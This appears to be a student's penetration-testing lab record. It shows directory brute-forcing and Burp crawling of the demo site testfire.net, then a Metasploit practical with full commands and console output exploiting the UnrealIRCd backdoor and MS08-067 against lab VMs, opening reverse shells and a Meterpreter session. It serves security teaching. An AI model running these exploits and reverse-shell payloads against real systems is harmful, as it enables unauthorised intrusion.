File	/status_check.jsp	200	155
File	/swagger/index.html	200	1716
File	/search.jsp	200	7160
File	/swagger/swagger-ui-bundle.js	200	935271
File	/swagger/swagger-ui-standalone-preset.js	200	305722
Dir	/admin/	302	127
Dir	//	200	155
Dir	/bank/	302	127

Current speed: 29 requests/sec      (Select and right click for more options)

Average speed: (T) 30, (C) 25 requests/sec

Parse Queue Size: 0      Current number of running threads: 10

Total Requests: 72702/2833939      [Change]

Time To Finish: 1 Day

[Back] [Pause] [Stop] [Report]

Starting dir/file list based brute forcing      ///bank/a-z.html

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://testfire.net:80/

Scan Information | Results - List View: Dirs: 11 Files: 10 | Results - Tree View | Errors: 2

Directory Structure	Response Code	Response Size
/	200	9560
index.jsp	200	155
login.jsp	200	155
feedback.jsp	200	155
subscribe.jsp	200	155
survey_questions.jsp	200	155
status_check.jsp	200	155
swagger	???	???
search.jsp	200	7160
admin	302	127
bank	302	127
con	200	185

Current speed: 36 requests/sec (Select and right click for more options)

Average speed: (T) 29, (C) 31 requests/sec

Parse Queue Size: 0 Current number of running threads: 10

Total Requests: 108074/3400723

Time To Finish: 1 Day

Starting dir/file list based brute forcing <:///admin/ne/>

```
(kali㉿kali)-[~/testfire]
$ sudo httrack www.testfire.net -O testfire
There is an index.html and a hts-cache folder in the directory testfire/
A site may have been mirrored here, that could mean that you want to update it
Be sure parameters are ok

Press <Y><Enter> to confirm, <N><Enter> to abort
Y File System
WARNING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Sat, 04 Jan 2025 09:52:43 by HTTrack Website Copier/3.49-5 [XR&CO'2014]
mirroring www.testfire.net with the wizard help..
Done.17: www.testfire.net/survey_questions.jsp?step=email (7410 bytes) - OK
Thanks for using HTTrack!
```

```
(kali㉿kali)-[~/testfire]
$ cd testfire

(kali㉿kali)-[~/testfire/testfire]
$ ls
backblue.gif  cookies.txt  fade.gif  hts-cache  hts-log.txt  index.html  www.testfire.net
```

Burp Suite Community Edition v2024.10.3 - Temporary Project

Site map Scope Issue definitions

Logging of out-of-scope Proxy traffic is disabled Re-enable

Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

https://testfire.net

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time requested
https://testfire.net	GET	/		200	9637	HTML	Altoro Mutual		13:52:53 15 Jun 2024
https://testfire.net	GET	/cgi.exe							
https://testfire.net	GET	/default.jsp							
https://testfire.net	GET	/default.jsp?content=s...		✓					
https://testfire.net	GET	/feedback.jsp							
https://testfire.net	GET	/index.jsp							
https://testfire.net	GET	/index.jsp?content=bu...		✓					
https://testfire.net	GET	/index.jsp?content=bu...		✓					

Request Response

Pretty Raw Hex

```

1 GET / HTTP/1.1
2 Host: testfire.net
3 Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
4 Sec-Ch-Ua-Mobile: ?
5 Sec-Ch-Ua-Platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br

```

Inspector Notes

Event log All issues

Memory: 102.5MB

Burp Suite Community Edition v2024.10.3 - Temporary Project

Tasks New live task

Filter Search

1. Live passive crawl from Proxy (all traffic)

Summary

Items added to site map View site map

Host	Meth...	URL	Status ...	MIME type
testfire.net	GET	/	200	HTML
testfire.net	GET	/style.css	200	CSS
testfire.net	GET	/images/logo.gif	200	GIF
testfire.net	GET	/login.jsp		
testfire.net	GET	/index.jsp?content=insid...		
testfire.net	GET	/feedback.jsp		
testfire.net	GET	/Images/header_pic.jpg	200	
testfire.net	GET	/images/pf_lock.gif	200	GIF
testfire.net	GET	/index.jsp?content=busin...		
testfire.net	GET	/index.jsp?content=perso...		
testfire.net	GET	/index.jsp?content=perso...		
testfire.net	GET	/index.jsp?content=perso...		
testfire.net	GET	/index.jsp?content=perso...		
testfire.net	GET	/index.jsp?content=perso...		
testfire.net	GET	/index.jsp?content=perso...		
testfire.net	GET	/index.jsp?content=busin...		
testfire.net	GET	/index.jsp?content=busin...		
testfire.net	GET	/index.jsp?content=busin...		
testfire.net	GET	/index.jsp?content=busin...		

Task configuration

Task type: Live passive crawl  
Scope: Proxy (all traffic)  
Configuration: Add links. Add item itself, same doma...  
Capturing


Task progress


Site map items added: 43  
Responses processed: 10  
Responses queued: 0

Task log

Event log All issues

Memory: 102.5MB





## Practical No. 7

### Aim – Practical on using Metasploit Framework for exploitation

#### Theory:

The key purpose of a penetration test is to exploit a data system and gain the credentials or direct access to the data of interest.

The **Metasploit** Framework (MSF) is an open-source tool designed to facilitate penetration testing. Written in the Ruby programming language, it uses a modular approach to facilitating exploits during the exploitation phase in cyber kill chain methodology.

#### [Steps]

1. Initialize the metasploit database using the command “sudo msfdb init”.
2. Start metasploit using “sudo msfconsole” command.
3. Check metasploit database connection using command “db\_status”.
4. Initialize a workspace when working with multiple targets using “workspace -a <workspace\_name>”.
5. A. Attacking a target linux based operating system using Unreal IRCD attack e.g. Metasploitable:
  - a. Scan the target using the command “db\_nmap –vv –sC –Pn –p- <target\_ip\_address> —save”, output is saved to “/root/.msf4/local/folder”.
  - b. Use the “services” command to see target’s running services and their network details.
  - c. Search for UnrealIRCD exploit using “search UnrealIRCD” and acquire additional information on the exploit using “info <index\_number>”.
  - d. Use the command “use exploit/unix/irc/unreal\_ircd\_3281\_backdoor” to instruct metasploit, to start configuring the exploit for attack. Observe that prompt changes from “msf” to “msf exploit(unix/irc/unreal\_ircd\_3281\_backdoor)”.
  - e. Configure the exploit as follows:
    - i. Set Remote host variable using “set rhosts <target\_ip\_address>” e.g. “set rhosts 10.0.2.5”.
    - ii. Set Remote port variable using “set rport <remote\_port\_number>” e.g. “set rport 6697”.
    - iii. Set Local host variable using “set lhost <system\_ip\_address>” e.g. “set lhost 10.0.2.4”.
    - iv. Set payload variable using “set payload <payload>” e.g. “set payload cmd/unix/reverse”.
  - f. Execute the attack using “exploit”.
- B. Attacking a target windows based operating system using Net API exploit e.g. Windows XP.
  - a. Search for ms08\_067\_netapi using “search ms08\_067\_netapi” and acquire additional information on the exploit using “info <index\_number>”.
  - b. Use the command “use exploit/windows/smb/ms08\_067\_netapi” to instruct metasploit, to start configuring the exploit for attack. Observe that prompt changes from “msf” to “msf exploit(windows/smb/ms08\_067\_netapi)”.
  - c. Configure the exploit as follows:
    - i. Set payload variable using “set payload <payload>” e.g. “set payload windows/meterpreter/reverse\_tcp”
    - ii. Set Remote host variable using “set rhosts <target\_ip\_address>” e.g. “set rhosts 10.0.2.15”.

- iii. Set Remote port variable using “set rport <remote\_port\_number>” e.g. “set rport 445”.
  - iv. Set Local host variable using “set lhost <system\_ip\_address>” e.g. “set lhost 10.0.2.4”.
  - v. Set Local port variable using “set lport <system\_port\_number>” e.g. “set lport 4444”.

d. Execute the attack using “exploit”.

## Output:

```
[*] msf6 > db_nmap -vv -SC -Pn -p- 10.0.2.5 --save
[*] Nmap: Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
[*] Nmap: Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-16 08:51 EST
[*] Nmap: NSE: Loaded 126 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 2) scan.
[*] Nmap: Initiating NSE at 08:51
[*] Nmap: Completed NSE at 08:51, 0.00s elapsed
[*] Nmap: NSE: Starting runlevel 2 (of 2) scan.
[*] Nmap: Initiating NSE at 08:51
[*] Nmap: Completed NSE at 08:51, 0.00s elapsed
[*] Nmap: Initiating ARP Ping Scan at 08:51
[*] Nmap: Scanning 10.0.2.5 [1 port]
[*] Nmap: Completed ARP Ping Scan at 08:51, 0.05s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 08:51
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 08:51, 0.01s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 08:51
[*] Nmap: Scanning 10.0.2.5 [65535 ports]
[*] Nmap: Discovered open port 139/tcp on 10.0.2.5
[*] Nmap: Discovered open port 5900/tcp on 10.0.2.5
[*] Nmap: Discovered open port 3306/tcp on 10.0.2.5
[*] Nmap: Discovered open port 23/tcp on 10.0.2.5
[*] Nmap: Discovered open port 111/tcp on 10.0.2.5
[*] Nmap: Discovered open port 53/tcp on 10.0.2.5
[*] Nmap: Discovered open port 21/tcp on 10.0.2.5
[*] Nmap: Discovered open port 25/tcp on 10.0.2.5
[*] Nmap: Discovered open port 80/tcp on 10.0.2.5
[*] Nmap: Discovered open port 22/tcp on 10.0.2.5
[*] Nmap: Discovered open port 445/tcp on 10.0.2.5
[*] Nmap: Discovered open port 47578/tcp on 10.0.2.5
[*] Nmap: Discovered open port 8009/tcp on 10.0.2.5
[*] Nmap: Discovered open port 45709/tcp on 10.0.2.5
[*] Nmap: Discovered open port 8787/tcp on 10.0.2.5
[*] Nmap: Discovered open port 5432/tcp on 10.0.2.5
[*] Nmap: Discovered open port 1524/tcp on 10.0.2.5
[*] Nmap: Discovered open port 6000/tcp on 10.0.2.5
[*] Nmap: Discovered open port 2049/tcp on 10.0.2.5
[*] Nmap: Discovered open port 512/tcp on 10.0.2.5
[*] Nmap: Discovered open port 6667/tcp on 10.0.2.5
[*] Nmap: Discovered open port 2121/tcp on 10.0.2.5
[*] Nmap: Discovered open port 54681/tcp on 10.0.2.5
[*] Nmap: Discovered open port 513/tcp on 10.0.2.5
[*] Nmap: Discovered open port 1099/tcp on 10.0.2.5
[*] Nmap: Discovered open port 6697/tcp on 10.0.2.5
[*] Nmap: Discovered open port 8180/tcp on 10.0.2.5
[*] Nmap: Discovered open port 53253/tcp on 10.0.2.5
[*] Nmap: Discovered open port 514/tcp on 10.0.2.5
[*] Nmap: Discovered open port 3632/tcp on 10.0.2.5
[*] Nmap: Completed SYN Stealth Scan at 08:51, 2.75s elapsed (65535 total ports)
[*] Nmap: NSE: Script scanning 10.0.2.5.
[*] Nmap: NSE: Starting runlevel 1 (of 2) scan.
[*] Nmap: Initiating NSE at 08:51
[*] Nmap: NSE: [ftp-bounce 10.0.2.5:21] PORT response: 500 Illegal PORT command.
[*] Nmap: NSE Timing: About 95.84% done; ETC: 08:52 (0:00:01 remaining)
```

```
[*] Nmap: | METASPOLOITABLE<20> Flags: <unique><active>
[*] Nmap: | WORKGROUP<0> Flags: <group><active>
[*] Nmap: | WORKGROUP<1e> Flags: <group><active>
[*] Nmap: Statistics:
[*] Nmap:   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
[*] Nmap:   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
[*] Nmap: |_ 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 2) scan.
[*] Nmap: Initiating NSE at 08:53
[*] Nmap: Completed NSE at 08:53, 0.00s elapsed
[*] Nmap: NSE: Starting runlevel 2 (of 2) scan.
[*] Nmap: Initiating NSE at 08:53
[*] Nmap: Completed NSE at 08:53, 0.00s elapsed
[*] Nmap: Read data files from: /usr/share/nmap
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 89.12 seconds
[*] Nmap: Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.622MB)
[*] Saved NMAP XML results to /root/.msf4/local/msf-db-nmap-20250116-6723-a8rm7b.xml
msf6 > services
Services
=====

```

host	port	proto	name	state	info
10.0.2.5	21	tcp	ftp	open	
10.0.2.5	22	tcp	ssh	open	
10.0.2.5	23	tcp	telnet	open	
10.0.2.5	25	tcp	smtp	open	
10.0.2.5	53	tcp	domain	open	
10.0.2.5	80	tcp	http	open	
10.0.2.5	111	tcp	rpcbind	open	2 RPC #100000
10.0.2.5	139	tcp	netbios-ssn	open	
10.0.2.5	445	tcp	microsoft-ds	open	Samba smbd 3.0.20-Debian
10.0.2.5	512	tcp	exec	open	
10.0.2.5	513	tcp	login	open	
10.0.2.5	514	tcp	shell	open	
10.0.2.5	1099	tcp	rmiregistry	open	
10.0.2.5	1524	tcp	ingreslock	open	
10.0.2.5	2049	tcp	nfs	open	2-4 RPC #100003
10.0.2.5	2121	tcp	cproxy-ftp	open	
10.0.2.5	3306	tcp	mysql	open	
10.0.2.5	3632	tcp	distccd	open	
10.0.2.5	5432	tcp	postgresql	open	
10.0.2.5	5900	tcp	vnc	open	
10.0.2.5	6000	tcp	x11	open	
10.0.2.5	6667	tcp	irc	open	
10.0.2.5	6697	tcp	ircs-u	open	
10.0.2.5	8009	tcp	ajp13	open	
10.0.2.5	8180	tcp		open	
10.0.2.5	8787	tcp	msgsvr	open	
10.0.2.5	45709	tcp	status	open	1 RPC #100024
10.0.2.5	47578	tcp	mountd	open	1-3 RPC #100005
10.0.2.5	53253	tcp	nilockmgr	open	1-4 RPC #100021
10.0.2.5	54681	tcp		open	

```

msf6 > search UnrealIRCd
Matching Modules
=====
#  Name                               Disclosure Date   Rank      Check    Description
-  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12     excellent  No       UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > info 0
      Name: UnrealIRCd 3.2.8.1 Backdoor Command Execution
      Module: exploit/unix/irc/unreal_ircd_3281_backdoor
      Platform: Unix
      Arch: cmd
      Privileged: NO
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2010-06-12

      Provided by:
      hdm <xahdm.io>

      Available targets:
      Id  Name
      --  --
      => 0  Automatic Target

      Check supported:
      No

      Basic options:
      Name  Current Setting  Required  Description
      RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
      RPORT           6667       yes        The target port (TCP)

      Payload information:
      Space: 1024

      Description:
      This module exploits a malicious backdoor that was added to the
      Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the
      Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.

      References:
      https://nvd.nist.gov/vuln/detail/CVE-2010-2075
      OSVDB (65445)
      http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt

```

```

Check supported:
No

Basic options:
Name  Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           6667       yes        The target port (TCP)

Payload information:
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Description:
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Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the
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OSVDB (65445)
http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt

View the full module info with the info -d command.

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 10.0.2.5
rhosts => 10.0.2.5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 10.0.2.4
lhost => 10.0.2.4
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6697
rport => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 10.0.2.4:4444
[*] 10.0.2.5:6697 - Connected to 10.0.2.5:6697 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.5:6697 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 4dpdor27QZsa7EON;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "4dpdor27QZsa7EON\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.0.2.4:4444 → 10.0.2.5:55280) at 2025-01-16 08:59:23 -0500

```

```

Currently scanning: 10.0.47.0/16 | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 4 hosts. Total size: 300
IP At MAC Address Count Len MAC Vendor / Hostname
10.0.2.1 52:54:00:12:35:00 1 60 Unknown vendor
10.0.2.2 52:54:00:12:35:00 1 60 Unknown vendor
10.0.2.3 08:00:27:e2:e6:7b 1 60 PCS Systemtechnik GmbH
10.0.2.15 08:00:27:0c:a0:ee 2 120 PCS Systemtechnik GmbH

[kali㉿kali] ~
$ sudo msfconsole
Metasploit tip: When in a module, use back to go back to the top level
prompt
      .. /
IIIIII dTb,dTb
II 4' v 'B
II 6. .P
II 'T; .P'
II 'T; iP'
II 'YP'
IIIIII I love shells --egypt

=[ metasploit v6.4.44-dev
+ -- =[ 2487 exploits - 1281 auxiliary - 431 post
+ -- =[ 1466 payloads - 49 encoders - 13 nops
+ -- =[ 9 evasion
]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > workspace default
[*] Workspace: default
msf6 > search ms08_067_netapi

Matching Modules
=====
# Name
- -
0 exploit/windows/smb/ms08_067_netapi
Path Stack Corruption
1 \ target: Automatic Targeting
2 \ target: Windows 2000 Universal
3 \ target: Windows XP SP0/SP1 Universal
4 \ target: Windows 2003 SP0 Universal
5 \ target: Windows XP SP2 English (AlwaysOn NX)
6 \ target: Windows XP SP2 English (NX)
7 \ target: Windows XP SP3 English (AlwaysOn NX)

Disclosure Date Rank Check Description
2008-10-28 great Yes MS08-067 Microsoft Server Service Relative

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):
=====
Name   Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           445       yes        The SMB service port (TCP)
SMBPIPE         BROWSER    yes        The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
=====
Name   Current Setting  Required  Description
EXITFUNC        thread     yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST            10.0.2.4    yes        The listen address (an interface may be specified)
LPORT           4444      yes        The listen port

Exploit target:
=====
Id  Name
-- -
0  Automatic Targeting

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 10.0.2.15
rhosts => 10.0.2.15
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 10.0.2.4
lhost => 10.0.2.4
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 4444
lport => 4444
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.15:445 - Automatically detecting the target ...
[*] 10.0.2.15:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.2.15:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.0.2.15:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (177734 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:4444 → 10.0.2.15:1044) at 2025-01-16 09:33:49 -0500

meterpreter > sysinfo
Computer       : VBOX-FCAF33F21F
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture   : x86
System Language : en_US

```

```

meterpreter > shell
Process 532 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

  Connection-specific DNS Suffix . :
  IP Address . . . . . : 10.0.2.15
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 10.0.2.1

C:\WINDOWS\system32>ps
ps
'ps' is not recognized as an internal or external command,
operable program or batch file.

C:\WINDOWS\system32>exit
exit
meterpreter > ps

Process List


```

PID	PPID	Name	Arch	Session	User	Path
